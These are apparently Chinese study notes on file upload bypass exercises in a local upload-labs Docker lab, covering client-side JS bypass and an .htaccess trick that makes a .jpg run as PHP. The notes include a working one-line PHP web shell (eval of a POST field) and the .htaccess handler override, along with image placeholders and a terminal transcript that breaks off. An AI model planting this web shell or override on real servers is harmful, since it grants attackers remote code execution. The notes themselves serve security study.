





1.文件上传

- 客户端绕过练习。





禁用JS






后缀名绕过





修改前端代码




- 服务端黑名单绕过：.htaccess 文件绕过。（.htaccess文件，不支持<- ->这种注释，如果要写注释的话，使用#）

我们需要先准备好两个文件（.htaccess 和 geektime.jpg）

```
<!-- .htaccess文件 -->
<FilesMatch "geektime.jpg">
    SetHandler application/x-httpd-php
</FilesMatch>
```

```
<!-- .htaccess文件 -->
<IfModule mime_module>
    SetHandler application/x-httpd-php
</IfModule>
```


```
//geektime.jpg
<?php @eval($_POST["geektime"]); ?>
```





A terminal window titled 'yz@yz:/home/yz' showing the following commands and output:


```
[root@yz yz]# docker exec -it df42d94b4d8d bash
root@df42d94b4d8d:/var/www/html# ls
Pass-01 Pass-04 Pass-07 Pass-10 Pass-13 Pass-16 Pass-19 README.md css footer.php include.php menu.php
Pass-02 Pass-05 Pass-08 Pass-11 Pass-14 Pass-17 Pass-20 common.php doc head.php index.php rmdir.php
Pass-03 Pass-06 Pass-09 Pass-12 Pass-15 Pass-18 Pass-21 config.php docker img js upload
root@df42d94b4d8d:/var/www/html# cd upload/
root@df42d94b4d8d:/var/www/html/upload# ls
geektime.jpg readme.php
root@df42d94b4d8d:/var/www/html/upload# df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay          70G   12G   59G  16% /
tmpfs            64M    0    64M   0% /dev
tmpfs            896M    0   896M   0% /sys/fs/cgroup
shm              64M    0    64M   0% /dev/shm
/dev/mapper/cl-root 70G   12G   59G  16% /etc/hosts
tmpfs            896M    0   896M   0% /proc/asound
tmpfs            896M    0   896M   0% /proc/acpi
tmpfs            896M    0   896M   0% /proc/scsi
tmpfs            896M    0   896M   0% /sys/firmware
root@df42d94b4d8d:/var/www/html/upload# ll
bash: ll: command not found
root@df42d94b4d8d:/var/www/html/upload# ls -la
. . . . . htaccess geektime.jpg readme.php
root@df42d94b4d8d:/var/www/html/upload#
```

Below the terminal, a message indicates: 'Successfully copied 8.7kB to /home/yz/apache2.conf'. The user then runs 'vim apache2.conf' and 'docker cp apache2.conf df42d94b4d8d:/etc/apache2/apac'.

